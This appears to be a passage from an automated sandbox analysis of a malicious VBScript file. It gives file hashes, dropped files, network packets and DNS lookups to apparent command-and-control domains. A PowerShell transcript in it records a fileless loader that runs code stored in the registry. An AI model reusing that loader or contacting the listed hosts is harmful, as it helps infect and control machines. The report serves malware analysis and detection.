SHA-512:	C4ABB5CB54E2D211F19646255205404F37895BAA954EDDEE5FC67F6E2AC1AA79741C64BFCFF1014546D82484761C551FFE27118FE4F03AF3546AD777D2B92011
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF37BA40AC4A7503AA.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\~DF37BA40AC4A7503AA.TMP	
Size (bytes):	40161
Entropy (8bit):	0.6740432504962018
Encrypted:	false
SSDEEP:	384:kBqoxKAuqR+zN/2dwHuf/yrGHuf/yr9Huf/yre:5uf/yrGuf/yrRuf/yre
MD5:	4B89969483337901B04B986D02BD3C97
SHA1:	CAC54435E2B42792B7E8A50C1B33044B7AC59C5F
SHA-256:	229773E8D06146DFE13AA18575C4BB62A555A1C178E0F986F8C30248B51E3353
SHA-512:	3E96CE877520ABA3E58E74167DA6A6C2D76EE43A1B9AF3FF31853196546A4299C6FCAAFAA4E5E15CBE4E02AD52B882C703CC34A10BF74AA6A4EBB5D6864C82 7D
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF3BF043E2E5AE47CD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13189
Entropy (8bit):	0.557970530061577
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loE9loU9lWWLTUS6PK:kBqoIv5WLTUSJ
MD5:	393321B8305B11EA46E4E5D7162AEFCB
SHA1:	6FA25F35F9739C85C6033867FD1B875F541A8F88
SHA-256:	A9B9903B3AF5C5EA254096750806C504AC21DE0B150E592DBEE40A76EB54A9CF
SHA-512:	1AEB559537E1291CC22E3BDAE17A8DFFA8316E542A0EFDD156328FB2100C01E299053474EC5086D3FEFD4F91D44306ADAF6054ABD484B1915C618DC07A9934C D
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF507B04238EE2FD71.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40153
Entropy (8bit):	0.6718513886063531
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+9DhAju+utUYYGUXF+utUYYGUXO+utUYYGUXT:kBqoxKAuqR+9DhAju+UU1+UUe+UUj
MD5:	D42BB357E3D0952BA82DE97287AC6286
SHA1:	F7B20AA414F81417BB62698F7A30C743022FC20B
SHA-256:	EC957B8DA26D7D17B0B847A9D2D048523D5726C0571CE1A0DC3EC66B1DC7AC78
SHA-512:	2FE7057366BDF073CC9E85BB437538E523737EF51DA311758A453219BFE35844FC9C6462C5F990A2AEE75CB646B52FDEEF17D3F5F7B7916C4481FFD773630C63
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF5D75D0687426FD6E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40217
Entropy (8bit):	0.6806091502339366
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+Ks2/s9ut5w3Kut5w3tut5w3e:kBqoxKAuqR+Ks2/s9au3Kau3tau3e
MD5:	456FE41CC2D14F08E95A72506FFB4625
SHA1:	FD063DE61AD5969BB823072E60E2A15E5CD578DE
SHA-256:	233D96BA2D79B6D4C5C4C1B4D5C124CF28B7DC7B7F22CEF0E8B7A625A9011D01
SHA-512:	1D44C5C289234BC144D2FE4888E5BE32D6D23F0A866E4A55B9745D205F16F124C97446B7A366DF60CF4F3709DBC201441B14FE6BB1EB6FA1E79B303508643010
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF5D75D0687426FD6E.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.162476745088645
Encrypted:	false
SSDEEP:	3:+UUuFt1UbFHVFddBWD1UEPv:+KsbFHVKDeEX
MD5:	0C78343997853F414D35DA57E92260CE
SHA1:	4082B2850FE46BF3CF57516ACCEBDC8EE63D70B8
SHA-256:	89267508EB7F7278D62116F4D1FAE370F85F56DF8A6D9DE73B090293DCA695E0
SHA-512:	6AFC885AA621DDF1BD7CEB63ED66AA4A3AF175E0F7391995AF277C67217A1C7A7E664B713F0015F303C8224BE8864F02D655BDFA79B5D1641F6BD712D0E721C 2
Malicious:	false
Preview:	24-11-2020 20:36:35 | "0xb88d3fdf_5fa2c4f12d12f" | 1..

C:\Users\user\Documents\20201124\PowerShell_transcript.468325.cqIz2fYX.20201124203543.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.3190006399502705
Encrypted:	false
SSDEEP:	24:BxSAnxy7vBZ0x2DOXUWOLCHGIYBtLWQyHjeTKKjX4CIym1ZJX/q3OLCHGIYBtcM0:BZWvj0oORF/QyqDYB1ZYFK+4ZZY+S
MD5:	B78953D232276C85BBBD506451E3C429
SHA1:	F5A50CE79F0751385E3FCD933E4F7B621584C3DC
SHA-256:	13970608E55B3FAEB1D85884E83B915C4CAF7C2BF24AFA676CBD64D21B291AF9
SHA-512:	9CD2736D7BF808CD22EE1E6760478AADC0879050C1E8101135FEA08E06A83BE1B4D468B87788EF0288F602DC35A7B6CD331D9E8BBE3EA6DBE0DCCD15CAC71 7F
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201124203544..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5976..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201124203544..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

General


File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	4.2287108937994855
TrID:	
File name:	0xyZ4rY0opA2.vbs
File size:	367774
MD5:	91c16c7f676eec811c3ad36e32a9dbb3
SHA1:	5395939a249782d0d6651d970f9a3af1df8924f6
SHA256:	67998bc22f994c7acb53cf98d8cf4d039a31b425f2b2f0c6d949426df05542c9
SHA512:	511aa225bc36a5210184657d2dc8d6e6d711f28402ed0337f9ea3dc08a478da34b75b9e3d59c30c33d5072ae2fa31b6b2df54c146ac1529d29f53b32affc8f27
SSDEEP:	3072:VDRp0xBRYkxWblq7iQh6qDkLBPUdgyaHoJr6OU:hqRBxIl4P6qoL5Ud/PJOOU
File Content Preview:	' Alberich Greek martial temptress presto babe, Semite rueful re fairway Estes Steinberg paratroop finesse Bangladesh authenticate allusive grapevine scattergun late, tugging gorgon Bateman inexplicable. swingy bitumen Coriolanus foreign Osaka indivisible

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:34:41.233448029 CET	49739	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:41.233710051 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:41.510910988 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:41.511039019 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:41.512365103 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:41.515373945 CET	80	49739	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:41.515470982 CET	49739	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:41.831897020 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636598110 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636662960 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636694908 CET	80	49740	47.241.19.44	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:34:42.636724949 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636758089 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636785984 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.636789083 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.636820078 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.636826038 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.636856079 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.675457954 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.675483942 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.675501108 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.675515890 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.675575018 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.675626993 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.913803101 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913832903 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913845062 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913857937 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913877010 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913897038 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913914919 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913930893 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913938046 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.913947105 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913963079 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913978100 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913994074 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.913995028 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.914020061 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.914047956 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952511072 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952545881 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952579975 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952610970 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952621937 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952636003 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952656031 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952662945 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952678919 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952689886 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952714920 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952723026 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:42.952737093 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:42.952780962 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191060066 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191123009 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191160917 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191199064 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191229105 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191235065 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191282034 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191288948 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191323996 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191329956 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191360950 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191365004 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191400051 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191410065 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191437006 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191442966 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191473961 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191487074 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191510916 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191520929 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191541910 CET	49740	80	192.168.2.4	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:34:43.191549063 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191590071 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191595078 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191637039 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191653013 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191673040 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191685915 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191706896 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191710949 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191749096 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191751957 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191785097 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191787004 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191817045 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.191838026 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.191876888 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.238730907 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238795042 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238835096 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238876104 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238903999 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.238914013 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238951921 CET	80	49740	47.241.19.44	192.168.2.4
Nov 24, 2020 20:34:43.238964081 CET	49740	80	192.168.2.4	47.241.19.44
Nov 24, 2020 20:34:43.238989115 CET	80	49740	47.241.19.44	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:34:13.533107042 CET	49714	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:13.560318947 CET	53	49714	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:23.378046989 CET	58028	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:23.413829088 CET	53	58028	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:24.982620955 CET	53097	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:25.009572029 CET	53	53097	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:28.018004894 CET	49257	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:28.045131922 CET	53	49257	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:29.904697895 CET	62389	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:29.931906939 CET	53	62389	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:30.945687056 CET	49910	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:30.972739935 CET	53	49910	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:31.956492901 CET	55854	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:31.983611107 CET	53	55854	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:32.099657059 CET	64549	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:32.126741886 CET	53	64549	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:32.999923944 CET	63153	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:33.027041912 CET	53	63153	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:34.012279034 CET	52991	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:34.039252043 CET	53	52991	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:34.992656946 CET	53700	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:35.019730091 CET	53	53700	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:36.013046026 CET	51726	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:36.069915056 CET	53	51726	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:37.123130083 CET	56794	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:37.159025908 CET	53	56794	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:38.135881901 CET	56534	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:38.171236038 CET	53	56534	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:39.773144960 CET	56627	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:39.808950901 CET	53	56627	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:41.167246103 CET	56621	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:41.202810049 CET	53	56621	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:48.704874992 CET	63116	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:48.731828928 CET	53	63116	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:49.810161114 CET	64078	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:34:49.837342978 CET	53	64078	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:51.155292988 CET	64801	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:51.182472944 CET	53	64801	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:52.588660955 CET	61721	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:52.615896940 CET	53	61721	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:53.925753117 CET	51255	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:53.961416960 CET	53	51255	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:54.032825947 CET	61522	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:54.095695019 CET	53	61522	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:54.376102924 CET	52337	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:54.411653996 CET	53	52337	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:54.875458956 CET	55046	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:54.913110018 CET	53	55046	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:54.984100103 CET	49612	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:55.027966022 CET	53	49612	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:55.223490953 CET	49285	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:55.259056091 CET	53	49285	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:55.621079922 CET	50601	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:55.661634922 CET	53	50601	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:56.023658037 CET	60875	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:56.050753117 CET	53	60875	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:56.078949928 CET	56448	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:56.114445925 CET	53	56448	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:56.586137056 CET	59172	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:56.621627092 CET	53	59172	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:57.185034037 CET	62420	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:57.212193966 CET	53	62420	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:58.193654060 CET	60579	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:58.229302883 CET	53	60579	8.8.8.8	192.168.2.4
Nov 24, 2020 20:34:58.617978096 CET	50183	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:34:58.656008959 CET	53	50183	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:09.762855053 CET	61531	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:09.789949894 CET	53	61531	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:10.759701967 CET	61531	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:10.786729097 CET	53	61531	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:11.409133911 CET	49228	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:11.445939064 CET	53	49228	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:11.776591063 CET	61531	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:11.811992884 CET	53	61531	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:13.791517019 CET	61531	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:13.818541050 CET	53	61531	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:17.807395935 CET	61531	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:17.834475040 CET	53	61531	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:24.219224930 CET	59794	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:24.246233940 CET	53	59794	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:26.075368881 CET	55916	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:26.112325907 CET	53	55916	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:26.972171068 CET	52752	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:27.306971073 CET	53	52752	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:32.034512043 CET	60542	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:32.070224047 CET	53	60542	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:41.276520967 CET	60689	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:41.303740025 CET	53	60689	8.8.8.8	192.168.2.4
Nov 24, 2020 20:35:44.833215952 CET	64206	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:35:44.868624926 CET	53	64206	8.8.8.8	192.168.2.4
Nov 24, 2020 20:36:23.735505104 CET	50904	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:36:23.771503925 CET	53	50904	8.8.8.8	192.168.2.4
Nov 24, 2020 20:36:31.473738909 CET	57525	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:36:31.500720024 CET	53	57525	8.8.8.8	192.168.2.4
Nov 24, 2020 20:36:31.507250071 CET	57526	53	192.168.2.4	208.67.222.222
Nov 24, 2020 20:36:31.523708105 CET	53	57526	208.67.222.222	192.168.2.4
Nov 24, 2020 20:36:31.526408911 CET	57527	53	192.168.2.4	208.67.222.222
Nov 24, 2020 20:36:31.542952061 CET	53	57527	208.67.222.222	192.168.2.4
Nov 24, 2020 20:36:31.565710068 CET	57528	53	192.168.2.4	208.67.222.222

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:36:31.582151890 CET	53	57528	208.67.222.222	192.168.2.4
Nov 24, 2020 20:36:32.435195923 CET	53814	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:36:32.472851038 CET	53	53814	8.8.8.8	192.168.2.4
Nov 24, 2020 20:36:34.044433117 CET	53418	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:36:34.080185890 CET	53	53418	8.8.8.8	192.168.2.4
Nov 24, 2020 20:38:53.140791893 CET	62833	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:38:53.176465034 CET	53	62833	8.8.8.8	192.168.2.4
Nov 24, 2020 20:38:53.963383913 CET	59260	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:38:54.003950119 CET	53	59260	8.8.8.8	192.168.2.4
Nov 24, 2020 20:38:54.632116079 CET	49944	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:38:54.669934034 CET	53	49944	8.8.8.8	192.168.2.4
Nov 24, 2020 20:38:55.021239042 CET	63300	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:38:55.056843996 CET	53	63300	8.8.8.8	192.168.2.4
Nov 24, 2020 20:38:55.203542948 CET	61449	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:38:55.230699062 CET	53	61449	8.8.8.8	192.168.2.4
Nov 24, 2020 20:39:13.103482008 CET	51275	53	192.168.2.4	8.8.8.8
Nov 24, 2020 20:39:13.130712986 CET	53	51275	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 24, 2020 20:34:41.167246103 CET	192.168.2.4	8.8.8.8	0x316c	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:35:26.972171068 CET	192.168.2.4	8.8.8.8	0x54aa	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:35:32.034512043 CET	192.168.2.4	8.8.8.8	0x72ba	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:23.735505104 CET	192.168.2.4	8.8.8.8	0x4693	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:31.473738909 CET	192.168.2.4	8.8.8.8	0x17ea	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 24, 2020 20:36:31.507250071 CET	192.168.2.4	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 24, 2020 20:36:31.526408911 CET	192.168.2.4	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
